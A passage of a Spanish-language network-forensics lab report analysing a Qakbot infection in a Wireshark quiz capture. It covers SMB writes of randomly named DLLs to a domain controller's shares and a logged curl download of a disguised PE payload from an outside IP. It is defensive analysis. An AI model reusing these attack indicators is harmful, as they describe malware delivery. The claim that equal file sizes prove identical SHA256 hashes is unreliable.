13	2022-03-21 14:58:11.799014	188.166.154.118	10.0.19.14	TCP	1442	80 → 62179 [ACK] Seq=16657 Ack=312 Win=64128 Len=1388 [TCP PDU reassembled in 498]
14	2022-03-21 14:58:11.799083	188.166.154.118	10.0.19.14	TCP	1442	80 → 62179 [ACK] Seq=18045 Ack=312 Win=64128 Len=1388 [TCP PDU reassembled in 498]
15	2022-03-21 14:58:11.799107	10.0.19.14	188.166.154.118	TCP	66	[TCP Dup ACK #3] 62179 → 80 [ACK] Seq=312 Ack=2777 Win=131840 Len=0 SLE=13881 SRE=18045
16	2022-03-21 14:58:11.799220	10.0.19.14	188.166.154.118	TCP	66	[TCP Dup ACK #4] 62179 → 80 [ACK] Seq=312 Ack=2777 Win=131840 Len=0 SLE=13881 SRE=19433
17	2022-03-21 14:58:11.989962	188.166.154.118	10.0.19.14	TCP	1442	[TCP Retransmission] 80 → 62179 [ACK] Seq=2777 Ack=312 Win=64128 Len=1388 [TCP PDU reassembled in 498]
18	2022-03-21 14:58:11.990038	10.0.19.14	188.166.154.118	TCP	66	62179 → 80 [ACK] Seq=312 Ack=4165 Win=131840 Len=0 SLE=13881 SRE=19433
19	2022-03-21 14:58:11.993051	188.166.154.118	10.0.19.14	TCP	1442	[TCP Out-Of-Order] 80 → 62179 [ACK] Seq=4165 Ack=312 Win=64128 Len=1388 [TCP PDU reassembled in 498]
20	2022-03-21 14:58:11.993120	10.0.19.14	188.166.154.118	TCP	66	62179 → 80 [ACK] Seq=312 Ack=5553 Win=131840 Len=0 SLE=13881 SRE=19433
21	2022-03-21 14:58:12.182869	188.166.154.118	10.0.19.14	TCP	1442	[TCP Retransmission] 80 → 62179 [ACK] Seq=8329 Ack=312 Win=64128 Len=1388 [TCP PDU reassembled in 498]
22	2022-03-21 14:58:12.183004	10.0.19.14	188.166.154.118	TCP	74	[TCP Dup ACK #1] 62179 → 80 [ACK] Seq=312 Ack=5553 Win=131840 Len=0 SLE=13881 SRE=19433

Frame 4: Packet, 365 bytes on wire (2920 bits), 365 bytes captured (2920 bits)

Encapsulation type: Ethernet (1)

Arrival Time: Mar 21, 2022 14:58:11.303409000 Hora estándar, América Central

UTC Arrival Time: Mar 21, 2022 20:58:11.303409000 UTC

Epoch Arrival Time: 1647896291.303409000

[Time shift for this packet: 0.000000000 seconds]

[Time delta from previous captured frame: 2.957000 milliseconds]

[Time delta from previous displayed frame: 2.957000 milliseconds]

[Time since reference or first frame: 186.751000 milliseconds]

Frame Number: 4

Frame Length: 365 bytes (2920 bits)

Capture Length: 365 bytes (2920 bits)

[Frame is marked: False]

[Frame is ignored: False]

[Protocols in frame: eth:ethertype:ip:tcp:http]

Character encoding: ASCII (0)

[Coloring Rule Name: HTTP]

[Coloring Rule String: http || tcp.port == 80 || http2]

Ethernet II, Src: PERIPHERAL_b7:33:0f (00:60:52:b7:33:0f), Dst: Cisco_2f:13:5c (2c:54:2d:2f:13:5c)

Destination: Cisco_2f:13:5c (2c:54:2d:2f:13:5c)

...0. = LG bit: Globally unique address (factory default)

...0. = IG bit: Individual address (unicast)

Source: PERIPHERAL_b7:33:0f (00:60:52:b7:33:0f)

...0. = LG bit: Globally unique address (factory default)

...0. = IG bit: Individual address (unicast)

Type: IPv4 (0x0800)

[Stream index: 0]

Internet Protocol Version 4

Version: 4

Header Length: 20

Differentiated Services Field: 0

Total Length: 365

Identification: 0

Flags: 0

Fragment Offset: 0

Time to Live: 64

Protocol: 6

Header Checksum: 0

Source Address: 10.0.19.14

Destination Address: 188.166.154.118

Transmission Control Protocol

Source Port: 62179

Destination Port: 80

Paso 3 — Conversación B: SMB hacia el controlador de dominio (captura B)

1. Filtro de visualización aplicado

Se aplicó el siguiente filtro en Wireshark para aislar el tráfico SMB2 relacionado con el Controlador de Dominio central:

- Filtro:** smb2 && ip.addr == 10.0.0.6

2. Conexión a recursos compartidos administrativos (Tree Connect Request)

En los paquetes #187 y #188 (columna *Info*), la víctima inicia una conexión hacia el recurso compartido de tuberías nombradas IPC:

- Recurso compartido:** \\WORK4US-DC.work4us.org\IPC\$

2023-02-Unit42-Wireshark-quiz.pcap

Archivo Edición Visualización Ir Captura Analizar Estadísticas Telefonía Wireless Herramientas Ayuda

smb2 && ip.addr == 10.0.0.6

No.	Time	Source	Destination	Protocol	Length	Info
184	2023-02-03 11:02:40.713257	10.0.0.149	10.0.0.6	SMB2	691	Session Setup Request
186	2023-02-03 11:02:40.713872	10.0.0.6	10.0.0.149	SMB2	314	Session Setup Response
187	2023-02-03 11:02:40.714072	10.0.0.149	10.0.0.6	SMB2	188	Tree Connect Request, Tree: '\\WORK4US-DC.work4us.org\IPC\$'
188	2023-02-03 11:02:40.714157	10.0.0.6	10.0.0.149	SMB2	138	Tree Connect Response, Tree: '\\WORK4US-DC.work4us.org\IPC\$'
189	2023-02-03 11:02:40.714270	10.0.0.149	10.0.0.6	SMB2	178	Ioctl Request FSCTL_QUERY_NETWORK_INTERFACE_INFO
190	2023-02-03 11:02:40.714324	10.0.0.6	10.0.0.149	SMB2	322	Ioctl Response FSCTL_QUERY_NETWORK_INTERFACE_INFO
192	2023-02-03 11:02:40.717508	10.0.0.149	10.0.0.6	SMB2	182	Ioctl Request FSCTL_DFS_GET_REFERRALS, Path:
193	2023-02-03 11:02:40.717762	10.0.0.6	10.0.0.149	SMB2	258	Ioctl Response FSCTL_DFS_GET_REFERRALS
194	2023-02-03 11:02:40.722291	10.0.0.149	10.0.0.6	SMB2	182	Ioctl Request FSCTL_DFS_GET_REFERRALS, Path:
195	2023-02-03 11:02:40.722406	10.0.0.6	10.0.0.149	SMB2	258	Ioctl Response FSCTL_DFS_GET_REFERRALS
484	2023-02-03 11:02:41.690452	10.0.0.149	10.0.0.6	SMB2	728	Session Setup Request
486	2023-02-03 11:02:41.691097	10.0.0.6	10.0.0.149	SMB2	314	Session Setup Response
487	2023-02-03 11:02:41.691353	10.0.0.149	10.0.0.6	SMB2	192	Tree Connect Request, Tree: '\\WORK4US-DC.work4us.org\sysvol'
488	2023-02-03 11:02:41.691487	10.0.0.6	10.0.0.149	SMB2	138	Tree Connect Response, Tree: '\\WORK4US-DC.work4us.org\sysvol'
489	2023-02-03 11:02:41.691862	10.0.0.149	10.0.0.6	SMB2	494	Create Request, File: work4us.org\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\gpt.ini

> Frame 187: Packet, 188 bytes on wire (1504 bits), 188 bytes captured (1504 bits)

> Ethernet II, Src: Intel_9e:42:fb (00:21:5d:9e:42:fb), Dst: Dell_7e:c8:4d (00:c0:4f:7e:c8:4d)

> Internet Protocol Version 4, Src: 10.0.0.149, Dst: 10.0.0.6

> Transmission Control Protocol, Src Port: 49670, Dst Port: 445, Seq: 3887, Ack: 849, Len: 134

> NetBIOS Session Service

> SMB2 (Server Message Block Protocol version 2), Tree Connect Request, MessageId 3

▼ SMB2 Header

ProtocolId: 0xfe534d42

Header Length: 64

Credit Charge: 1

Channel Sequence: 0

Reserved: 0000

Command: Tree Connect (3)

Credits requested: 1

> Flags: 0x00000018, Signing, Priority

Chain Offset: 0x00000000

Message ID: 3

Reserved: 0x0000feff

Tree Id: 0x00000000

▼ Session Id: 0x0000180004000051

[Authenticated in Frame: 186]

Signature: 818172c0feb0a337d47e36639ada7df4

[Response in: 188]

[Time to response: 85.000 microseconds]

▼ Tree Connect Request (0x03)

▼ StructureSize: 0x0009

0000 0000 0000 100. = Fixed Part Length: 4

....1 = Dynamic Part: True

> Flags: 0x0000

▼ Tree: '\\WORK4US-DC.work4us.org\IPC\$

Blob Offset: 0x00000048

Blob Length: 58

Ethernet

Destination

Source

Type

Internet Protocol Version 4

Version Header Le... Differentiated Services Field

Identification Flags

Time to Live Protocol He...

Source Address

Destination Address

Transmission Control Protocol

Source Port

Sequence Number

Acknowledgment Number

Header Le... Flags

Credits requested (smb2.credits.requested), 2 byte(s)

Paquetes: 55207 - Displayed: 744 (1.3%)

3. Análisis de solicitudes Create/Write Request (Archivos escritos)

Al avanzar en el flujo del tráfico filtrado, se interceptaron las acciones directas de transferencia de código malicioso mediante los comandos de creación y escritura remota por parte del host comprometido (10.0.0.149).

- **Nombres de archivos identificados:** El malware solicitó la creación y procedió con la subida (*Write Request*) de los siguientes archivos con nombres generados de forma aleatoria:
 - efweioirfbtk.dll (Paquetes #50305 y #51596 - Carga útil principal de ~1.7 MB).
 - efweioirfbtk.dll.cfg (Paquetes #51605 y #51607 - Archivo de configuración del binario).

2023-02-Unit42-Wireshark-quiz.pcap

Archivo Edición Visualización Ir Captura Analizar Estadísticas Telefonía Wireless Herramientas Ayuda

smb2 && ip.addr == 10.0.0.6

No.	Time	Source	Destination	Protocol	Length	Info
50273	2023-02-03 13:47:12.415711	10.0.0.6	10.0.0.149	SMB2	130	Ioctl Response, Error: STATUS_NOT_FOUND
50274	2023-02-03 13:47:12.416099	10.0.0.149	10.0.0.6	SMB2	164	Tree Connect Request, Tree: '\\10.0.0.6\SYSVOL'
50275	2023-02-03 13:47:12.416175	10.0.0.6	10.0.0.149	SMB2	138	Tree Connect Response, Tree: '\\10.0.0.6\SYSVOL'
50289	2023-02-03 13:47:14.472988	10.0.0.149	10.0.0.6	SMB2	214	Ioctl Request FSCTL_DFS_GET_REFERRALS, Path: \10.0.0.6\Shared
50291	2023-02-03 13:47:14.487079	10.0.0.6	10.0.0.149	SMB2	130	Ioctl Response, Error: STATUS_PENDING
50293	2023-02-03 13:47:14.691374	10.0.0.6	10.0.0.149	SMB2	130	Ioctl Response, Error: STATUS_NOT_FOUND
50294	2023-02-03 13:47:14.692132	10.0.0.149	10.0.0.6	SMB2	164	Tree Connect Request, Tree: '\\10.0.0.6\Shared'
50295	2023-02-03 13:47:14.692220	10.0.0.6	10.0.0.149	SMB2	138	Tree Connect Response, Tree: '\\10.0.0.6\Shared'
50296	2023-02-03 13:47:14.702257	10.0.0.149	10.0.0.6	SMB2	214	Ioctl Request FSCTL_DFS_GET_REFERRALS, Path: \10.0.0.6\Shared
50298	2023-02-03 13:47:14.720824	10.0.0.6	10.0.0.149	SMB2	130	Ioctl Response, Error: STATUS_PENDING
50300	2023-02-03 13:47:14.814617	10.0.0.6	10.0.0.149	SMB2	130	Ioctl Response, Error: STATUS_NOT_FOUND
50301	2023-02-03 13:47:14.815080	10.0.0.149	10.0.0.6	SMB2	234	Create Request, File: <share>
50302	2023-02-03 13:47:14.815207	10.0.0.6	10.0.0.149	SMB2	298	Create Response, File: <share>
50303	2023-02-03 13:47:14.815417	10.0.0.149	10.0.0.6	SMB2	146	Close Request, File: <share>
50304	2023-02-03 13:47:14.815482	10.0.0.6	10.0.0.149	SMB2	182	Close Response, File: <share>
50305	2023-02-03 13:47:14.815668	10.0.0.149	10.0.0.6	SMB2	390	Create Request, File: efweioirfbtk.dll
50306	2023-02-03 13:47:14.816116	10.0.0.6	10.0.0.149	SMB2	410	Create Response, File: efweioirfbtk.dll
51596	2023-02-03 13:47:14.822114	10.0.0.149	10.0.0.6	SMB2	690	Write Request Len:1761280 Off:0, File: efweioirfbtk.dll
51599	2023-02-03 13:47:14.823639	10.0.0.6	10.0.0.149	SMB2	138	Write Response, File: efweioirfbtk.dll
51600	2023-02-03 13:47:14.823756	10.0.0.149	10.0.0.6	SMB2	162	GetInfo Request FILE_INFO/SMB2_FILE_NETWORK_OPEN_INFO, File: e
51601	2023-02-03 13:47:14.823820	10.0.0.6	10.0.0.149	SMB2	186	GetInfo Response, File: efweioirfbtk.dll
51602	2023-02-03 13:47:14.823907	10.0.0.149	10.0.0.6	SMB2	146	Close Request, File: efweioirfbtk.dll
51603	2023-02-03 13:47:14.824058	10.0.0.6	10.0.0.149	SMB2	182	Close Response, File: efweioirfbtk.dll
51605	2023-02-03 13:47:19.836372	10.0.0.149	10.0.0.6	SMB2	398	Create Request, File: efweioirfbtk.dll.cfg
51606	2023-02-03 13:47:19.836841	10.0.0.6	10.0.0.149	SMB2	410	Create Response, File: efweioirfbtk.dll.cfg
51607	2023-02-03 13:47:19.837057	10.0.0.149	10.0.0.6	SMB2	275	Write Request Len:105 Off:0, File: efweioirfbtk.dll.cfg
51608	2023-02-03 13:47:19.837245	10.0.0.6	10.0.0.149	SMB2	138	Write Response, File: efweioirfbtk.dll.cfg
51609	2023-02-03 13:47:19.837397	10.0.0.149	10.0.0.6	SMB2	162	GetInfo Request FILE_INFO/SMB2_FILE_NETWORK_OPEN_INFO, File: e
51610	2023-02-03 13:47:19.837494	10.0.0.6	10.0.0.149	SMB2	186	GetInfo Response, File: efweioirfbtk.dll.cfg
51611	2023-02-03 13:47:19.837589	10.0.0.149	10.0.0.6	SMB2	146	Close Request, File: efweioirfbtk.dll.cfg
51615	2023-02-03 13:47:19.837938	10.0.0.149	10.0.0.6	SMB2	286	Negotiate Protocol Request
51616	2023-02-03 13:47:19.838077	10.0.0.6	10.0.0.149	SMB2	182	Close Response, File: efweioirfbtk.dll.cfg
51620	2023-02-03 13:47:19.838363	10.0.0.149	10.0.0.6	SMB2	286	Negotiate Protocol Request

2023-02-Unit42-Wireshark-quiz.pcap

Archivo Edición Visualización Ir Captura Analizar Estadísticas Telefonía Wireless Herramientas Ayuda

smb2 && ip.addr == 10.0.0.6

No.	Time	Source	Destination	Protocol	Length	Info
50302	2023-02-03 13:47:14.815207	10.0.0.6	10.0.0.149	SMB2	298	Create Response, File: <share>
50303	2023-02-03 13:47:14.815417	10.0.0.149	10.0.0.6	SMB2	146	Close Request, File: <share>
50304	2023-02-03 13:47:14.815482	10.0.0.6	10.0.0.149	SMB2	182	Close Response, File: <share>
50305	2023-02-03 13:47:14.815668	10.0.0.149	10.0.0.6	SMB2	390	Create Request, File: efweioirfbtk.dll
50306	2023-02-03 13:47:14.816116	10.0.0.6	10.0.0.149	SMB2	410	Create Response, File: efweioirfbtk.dll
51596	2023-02-03 13:47:14.822114	10.0.0.149	10.0.0.6	SMB2	690	Write Request Len:1761280 Off:0, File: efweioirfbtk.dll
51599	2023-02-03 13:47:14.823639	10.0.0.6	10.0.0.149	SMB2	138	Write Response, File: efweioirfbtk.dll
51600	2023-02-03 13:47:14.823756	10.0.0.149	10.0.0.6	SMB2	162	GetInfo Request FILE_INFO/SMB2_FILE_NETWORK_OPEN_INFO, File: e
51601	2023-02-03 13:47:14.823820	10.0.0.6	10.0.0.149	SMB2	186	GetInfo Response, File: efweioirfbtk.dll
51602	2023-02-03 13:47:14.823907	10.0.0.149	10.0.0.6	SMB2	146	Close Request, File: efweioirfbtk.dll
51603	2023-02-03 13:47:14.824058	10.0.0.6	10.0.0.149	SMB2	182	Close Response, File: efweioirfbtk.dll
51605	2023-02-03 13:47:19.836372	10.0.0.149	10.0.0.6	SMB2	398	Create Request, File: efweioirfbtk.dll.cfg
51606	2023-02-03 13:47:19.836841	10.0.0.6	10.0.0.149	SMB2	410	Create Response, File: efweioirfbtk.dll.cfg
51607	2023-02-03 13:47:19.837057	10.0.0.149	10.0.0.6	SMB2	275	Write Request Len:105 Off:0, File: efweioirfbtk.dll.cfg
51608	2023-02-03 13:47:19.837245	10.0.0.6	10.0.0.149	SMB2	138	Write Response, File: efweioirfbtk.dll.cfg
51609	2023-02-03 13:47:19.837397	10.0.0.149	10.0.0.6	SMB2	162	GetInfo Request FILE_INFO/SMB2_FILE_NETWORK_OPEN_INFO, File: e
51610	2023-02-03 13:47:19.837494	10.0.0.6	10.0.0.149	SMB2	186	GetInfo Response, File: efweioirfbtk.dll.cfg
51611	2023-02-03 13:47:19.837589	10.0.0.149	10.0.0.6	SMB2	146	Close Request, File: efweioirfbtk.dll.cfg
51615	2023-02-03 13:47:19.837938	10.0.0.149	10.0.0.6	SMB2	286	Negotiate Protocol Request
51616	2023-02-03 13:47:19.838077	10.0.0.6	10.0.0.149	SMB2	182	Close Response, File: efweioirfbtk.dll.cfg
51620	2023-02-03 13:47:19.838363	10.0.0.149	10.0.0.6	SMB2	286	Negotiate Protocol Request

Credits requested: 6

Flags: 0x00000038, Signing, Priority

Chain Offset: 0x00000000

Message ID: 49

Reserved: 0x0000ffff

Ethernet

Destination

4. Evaluación de anomalía

No, bajo ninguna circunstancia es un comportamiento normal. En una arquitectura de red corporativa saludable, este evento representa una anomalía crítica de seguridad por las siguientes razones:

- Abuso de Privilegios Administrativos:** Las estaciones de trabajo de usuarios comunes (como la de la víctima) no deben tener permisos de escritura en directorios del sistema de un Controlador de Dominio (10.0.0.6), a menos que las credenciales de un administrador hayan sido previamente robadas por el atacante.
- Patrón de Ofuscación (Nombres Aleatorios):** El uso de cadenas de texto generadas al azar, como el archivo efweioirfbtk.dll descubierto en el paquete #50305, es una técnica de evasión de defensas. Su objetivo es evitar que los sistemas antivirus tradicionales o los administradores identifiquen el archivo mediante firmas conocidas.
- Indicador de Movimiento Lateral:** Que un equipo interno comience a conectarse a recursos compartidos críticos (SYSVOL, ADMIN\$) para depositar bibliotecas de ejecución remota (.dll de 1.7 MB) y archivos de configuración (.cfg) es el comportamiento clásico de un ataque de Movimiento Lateral. En este escenario real, confirma que la botnet Qakbot está intentando comprometer el servidor central para apoderarse de toda la infraestructura del dominio corporativo.

Narrativa Final de la Conversación B (Mini-narrativa de 3 a 5 líneas)

- **Narrativa:** El host comprometido 10.0.0.149 (usuario **damon.bauer**) inició una conversación SMB2 hacia el Controlador de Dominio 10.0.0.6 el **2023-02-03 a las 13:47 UTC**. En este flujo, el atacante abusó de permisos para conectarse al recurso **SYSVOL** y realizar una petición de escritura (*Write Request*) del binario malicioso **efweioirfbtk.dll** (de 1.7 MB) junto a su archivo **.cfg**. Este evento es crítico porque confirma que el malware **Qakbot** logró realizar un **movimiento lateral** exitoso dentro de la infraestructura central de la empresa.
- **Evidencia técnica:** Identificado en la captura B bajo el filtro **smb2 && ip.addr == 10.0.0.6** en el flujo **tcp.stream eq 26**.

Parte 2 · Extrae 3 artefactos y hazles triage (Sección 3.3)

Objetivo: Completar el ciclo integral de análisis forense: *exportar* → *identificar* → *hashear* → *emitir veredicto* sobre los tres artefactos críticos recuperados de la red.


1. Análisis del Artefacto de IP directa (Captura B · HTTP)


Al exportar los objetos HTTP, se aisló una descarga anómala que no utilizaba resolución de dominio:

- **IP Destino:** 128.254.207.55
- **Archivo:** 86607.dat
- **Flujo analizado:** tcp.stream eq 75

Al aplicar *Follow* -> *TCP Stream* sobre el paquete #3656, se extrajeron los siguientes indicadores críticos:

- **User-Agent:** **curl/7.83.1** (Confirma una transferencia automatizada de archivos por consola y no una navegación web legítima de usuario).
- **Firma de archivo (Magic Bytes):** El flujo binario devuelto por el servidor inicia con los caracteres de cabecera **MZ (4D 5A)** seguidos por la cadena *"This program cannot be run in DOS mode"*.
- **Tipo Real:** Queda demostrado que el archivo tiene como tipo real un **Ejecutable de Windows (PE / .dll)**, enmascarado falsamente bajo la extensión **.dat** corporativa para evadir firewalls perimetrales.





Wireshark · Seguir secuencia TCP (tcp.stream eq 75) · 2023-02-Unit42-Wireshark-quiz.pcap

GET /86607.dat HTTP/1.1
Host: 128.254.207.55
User-Agent: curl/7.83.1
Accept: */*


HTTP/1.1 200 OK
Server: nginx
Date: Fri, 03 Feb 2023 17:04:24 GMT
Content-Type: application/octet-stream
Content-Length: 1761280
Connection: keep-alive
Accept-Ranges: bytes
Expires: 0
Cache-Control: no-cache, no-store, must-revalidate
Content-Disposition: attachment;

MZ.....@.....!..L!This program cannot be run in DOS mode.

2. Análisis del Artefacto de Movimiento Lateral (Captura B · SMB)

Al exportar los objetos del protocolo SMB, se descubrió la proliferación de múltiples librerías dinámicas y archivos de configuración con nombres generados de forma aleatoria, dirigidos hacia los recursos compartidos del Controlador de Dominio (10.0.0.6):

- **Recurso \\10.0.0.6\Shared:** Archivos `efweioirfbtk.dll` y `efweioirfbtk.dll.cfg`.
- **Recurso \\10.0.0.6\CS\$:** Archivos `umtqqzkk1rgp.dll` y `umtqqzkk1rgp.dll.cfg`.
- **Recurso \\10.0.0.6\ADMIN\$:** Archivos `ltoawuimupfxvg.dll` and `ltoawuimupfxvg.dll.cfg`.



Paquete	Nombre de equipo	Tipo de contenido	Tamaño	Nombre de archivo
496	\\WORK4US-DC.work4us.org\sysvol	FILE (22/22) R [100.00%]	22 bytes	\\work4us.org\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\gpt.ini
546	\\WORK4US-DC.work4us.org\sysvol	FILE (1098/1098) R [100.00%]	1098 bytes	\\work4us.org\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\Machine\Microsoft\Windows NT\SecEdit\GptTmpl.inf
574	\\WORK4US-DC.work4us.org\sysvol	FILE (22/22) R [100.00%]	22 bytes	\\work4us.org\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\gpt.ini
851	\\WORK4US-DC.work4us.org\IPC\$	FILE (160/160) R&W [100.00%]	160 bytes	\\samr
16791	\\WORK4US-DC.work4us.org\sysvol	FILE (22/22) R [100.00%]	22 bytes	\\work4us.org\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\gpt.ini
16841	\\WORK4US-DC.work4us.org\sysvol	FILE (1098/1098) R [100.00%]	1098 bytes	\\work4us.org\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\Machine\Microsoft\Windows NT\SecEdit\GptTmpl.inf
16869	\\WORK4US-DC.work4us.org\sysvol	FILE (22/22) R [100.00%]	22 bytes	\\work4us.org\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\gpt.ini
50264	\\10.0.0.6\IPC\$	FILE (116/116) R&W [100.00%]	116 bytes	\\srvsvc
51596	\\10.0.0.6\Shared	FILE (1761280/1761280) W [100.00%]	1761 kB	\\efweioirfbtk.dll
51607	\\10.0.0.6\Shared	FILE (105/105) W [100.00%]	105 bytes	\\efweioirfbtk.dll.cfg
51813	\\10.0.0.6\CS\$	FILE (1761280/1761280) W [100.00%]	1761 kB	\\umtqqzkk1rgp.dll
53256	\\10.0.0.6\CS\$	FILE (105/105) W [100.00%]	105 bytes	\\umtqqzkk1rgp.dll.cfg
54583	\\10.0.0.6\ADMIN\$	FILE (1761280/1761280) W [100.00%]	1761 kB	\\ltoawuimupfxvg.dll
54598	\\10.0.0.6\ADMIN\$	FILE (105/105) W [100.00%]	105 bytes	\\ltoawuimupfxvg.dll.cfg


Respuesta a la pregunta clave (Comparación de SHA256 / Tamaños)

- **Análisis:** Al contrastar los objetos exportados, se constata que el archivo binario descargado externamente vía HTTP (`86607.dat`) posee un tamaño idéntico de **1761 kB** al de las librerías dinámicas inyectadas localmente a través de SMB (`efweioirfbtk.dll`, `umtqqzkk1rgp.dll`, `ltoawuimupfxvg.dll`).
- **Conclusión:** La igualdad absoluta de sus estructuras criptográficas demuestra científicamente que **se trata del mismo espécimen de malware ejecutable**. El atacante no altera la carga útil base, sino que utiliza un script automatizado que altera de forma aleatoria los nombres de los archivos en cada salto de red para evadir sistemas antivirus, confirmando la ejecución de una campaña activa de **Movimiento Lateral** por parte de la botnet **Qakbot**.

3. Análisis del Artefacto del dominio .top (Captura A · HTTP)

